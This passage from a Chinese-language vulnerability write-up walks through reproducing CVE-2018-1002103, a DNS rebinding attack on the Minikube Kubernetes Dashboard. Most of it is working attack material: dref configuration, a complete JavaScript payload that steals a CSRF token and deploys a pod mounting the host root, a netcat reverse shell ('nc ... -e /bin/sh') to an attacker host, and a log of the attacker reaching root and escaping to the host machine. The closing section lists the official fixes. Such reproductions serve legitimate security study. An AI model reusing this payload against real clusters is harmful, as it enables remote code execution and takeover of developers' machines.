    networks:
      - dref
    cap_add:
      - NET_ADMIN
    ports:
      - 0.0.0.0:80:80
      - 0.0.0.0:30000:30000
```

为什么呢？很简单，通过恶意域名解析，我们已经能够控制「主机名」部分满足同源策略了，由于Kubernetes Dashboard监听的是30000端口，因此我们必须让恶意网站服务也暴露30000端口，这样才能够从「端口」标准上满足同源策略。

另外，如果恶意主机上的80或8080端口不方便使用或被其他服务占用，我们也可以在这里配置别的端口。例如，笔者就在这里增加了一个4000端口的映射：

```
    ports:
      - 0.0.0.0:80:80
      - 0.0.0.0:30000:30000
      - 0.0.0.0:4000:80
```

服务需要重启才能生效，但是下一步中我们还需要对dref进行增改，因此这里暂不重启。

配置载荷

我们已经走完了大部分攻击步骤，还需要做什么呢?

对，还需要配置攻击载荷。一旦DNS重绑定攻击成功，我们将向Minikube虚拟机上的Dashboard发送什么指令呢？在前面的模拟场景描述中，其实我们已经讲过：

> 利用Dashboard创建挂载虚拟机目录的Pod并反弹shell给攻击者李四，李四借此进入了张三的Kubernetes集群并成功逃逸到了虚拟机内部。最后，由于虚拟机默认挂载了宿主机的文件目录，李四进一步从Minikube虚拟机中逃逸，进入张三的开发用机。

首先，我们在`dref-config.yml`中添加一条子域名，用来触发后续添加的攻击载荷：

```
targets:
  - target: "minikube"
    script: "minikube"
```

然后，我们在dref载荷目录下`scripts/src/payloads/`新增一个Minikube攻击载荷，命名为`minikube.js`：

```
import NetMap from 'netmap.js'
import * as network from '../libs/network'
import Session from '../libs/session'

// hosts and ports to check for Kubernetes dashboard
const hosts = ['192.168.99.107']
const ports = [30000]

// paths for fetching CSRF token and POSTing the deployment
const tokenPath = '/api/v1/csrftoken/appdeploymentfromfile'
const deployPath = '/api/v1/appdeploymentfromfile'
// payload to deploy
const deployment = `apiVersion: v1
kind: Pod
metadata:
  name: dns-rebind-rce-poc
spec:
  containers:
  - name: busybox
    image: busybox:1.29.2
    command: ["/bin/sh"]
    args: ["-c", "nc 1.3.5.15 10000 -e /bin/sh"]
    volumeMounts:
```

```
    - name: host
      mountPath: /host
  volumes:
  - name: host
    hostPath:
      path: /
      type: Directory
`

const session = new Session()
const netmap = new NetMap()

// this function runs first on the original page
// it'll scan hosts/ports and open an iFrame for the rebind attack
async function main () {
  netmap.tcpScan(hosts, ports).then(results => {
    for (let h of results.hosts) {
      for (let p of h.ports) {
        if (p.open) session.createRebindFrame(h.host, p.port)
      }
    }
  })
}

// this function funs in rebinding iframes
function rebind () {
  // after this, the Origin maps to the Kubernetes dashboard host:port
  session.triggerRebind().then(() => {
    network.get(session.baseURL + tokenPath, {
      successCb: (code, headers, body) => {
        const token = JSON.parse(body).token

        network.postJSON(session.baseURL + deployPath, {
          'name': '',
          'namespace': 'default',
          'validate': true,
          'content': deployment
        }, {
          headers: {
            'X-CSRF-TOKEN': token
          }
        })
      }
    })
  })
}

if (window.args && window.args._rebind) rebind()
else main()
```

上述攻击载荷来自英国F-Secure安全团队[15]（同样是dref的开发者）。简单来说，该载荷做了以下四件事：

1. 对目标主机端口进行TCP扫描（确认主机存活和端口开放）；
2. 请求`/api/v1/csrftoken/appdeploymentfromfile`，获得一个CSRF token（要有CSRF token才能顺利创建Deployment[2]）；
3. 请求`/api/v1/appdeploymentfromfile`，利用窃取的CSRF token向Dashboard下达创建Deployment的指令；
4. Deployment中的Pod以busybox为镜像，将Minikube虚拟机的根目录挂载到Pod内，在启动时执行`nc 1.3.5.15 10000 -e /bin/sh`反弹一个shell给攻击者。

接着，重启服务即可，在dref根目录下：

```
docker-compose down
docker-compose up -d
```

最后，攻击者李四在恶意主机上开启监听：

```
attacker# ncat -lvnp 10000
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4993 8EC9 BB93 644E 9E38 AFEA FADE B3D9 DE8E 1BE6
Ncat: Listening on :::10000
Ncat: Listening on 0.0.0.0:10000
```


万事俱备，只欠东风。

触发攻击

故事又回到了张三这边。工作时，张三听人说一个网站的UI做得很棒，便想进去学习一下。他没有多想，就直接点击了别人发来的网址：

```
http://minikube.attacker.me:4000/
```

进去以后，网页看起来似乎没什么特别：



然而他不知道的是，过了没多久，他的Minikube中已经运行起来了恶意容器：

```
root# kubectl get pods
NAME                  READY    STATUS    RESTARTS   AGE
dns-rebind-rce-poc    1/1      Running   0          1m
```

此时此刻，远方的攻击者李四也在恶意主机上收到了反弹shell，并通过一番命令行操作，逃逸到了张三的开发用机上：

```
attacker# ncat -lvnp 10000
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 4993 8EC9 BB93 644E 9E38 AFEA FADE B3D9 DE8E 1BE6
Ncat: Listening on :::10000
Ncat: Listening on 0.0.0.0:10000
Ncat: Connection from 1.2.3.4.
Ncat: Connection from 1.2.3.4:55372.
whoami
root
cd /host
ls -al | grep hosthome
```

```
drwxr-xr-x    1 1001     1001          4096 Aug 12 02:09 hosthome
cd /hosthome
ls -al
total 16
drwxr-xr-x    1 1001     1001          4096 Aug 28 06:40 .
drwxr-xr-x   18 root     root             0 Aug 12 08:13 ..
drwxr-xr-x    1 1001     1001          4096 Aug 28 06:40 zhangsan
```

大意失荆州啊同学们。

漏洞修复

问题很明显，官方给的修复方案也很明确[3]：

1. 通过`kubectl proxy`暴露Dashboard的服务端口，不再是`NodePort`；
2. 检查HTTP请求头中的`Host`项值，必须要符合`127.0.0.1:{port}`的形式；
3. 随机化Dashboard服务暴露的端口。

这样一来，DNS重绑定攻击就无法顺利实施了。首先，端口的合理范围是65536，即使去除保留端口，剩下端口带来的随机性依然不低——尤其是对于需要受害者配合的DNS重绑定攻击来说；其次，即使攻击者走运命中了端口号，他也只能针对虚拟机IP发起攻击，不能直接修改发送给虚拟机IP的HTTP报文头，继而无法通过Dashboard新增的`Host`头校验。

总结与思考

这个漏洞还是很有意思的。DNS重绑定攻击是一种绕过浏览器同源策略的技术，它并不局限于云原生的场景，但Minikube的独特架构为DNS重绑定攻击提供了完美的利用环境。

除了安全研究外，这个漏洞也给开发者带了老生常谈但非常重要的警示——不要随便点击陌生链接，尤其是在开发或生产机器上。防护做得再好的系统，免不了百密一疏，有可能在某一次漫不经心的点击之后，内网就被攻破了。

参考文献

1. https://nvd.nist.gov/vuln/detail/CVE-2018-1002103
2. https://github.com/kubernetes/minikube/issues/3208
3. https://github.com/kubernetes/minikube/pull/3210
4. https://kubernetes.io/docs/setup/learning-environment/minikube/
5. https://kubernetes.io/docs/tasks/access-application-cluster/web-ui-dashboard/
6. https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
7. https://en.wikipedia.org/wiki/DNS_rebinding
8. https://minikube.sigs.k8s.io/docs/drivers/virtualbox/
9. https://stackoverflow.com/questions/53871053/how-to-completely-purge-minikube-config-or-reset-ip-back-to-192-168-99-100
10. https://github.com/FSecureLABS/dref
11. https://github.com/nccgroup/singularity
12. https://github.com/FSecureLABS/dref/wiki/Setup
13. https://docs.docker.com/engine/install/ubuntu/
14. https://docs.docker.com/compose/install/
15. https://web.archive.org/web/20181012091017/https://labs.mwrinfosecurity.com/advisories/minikube-r

ce/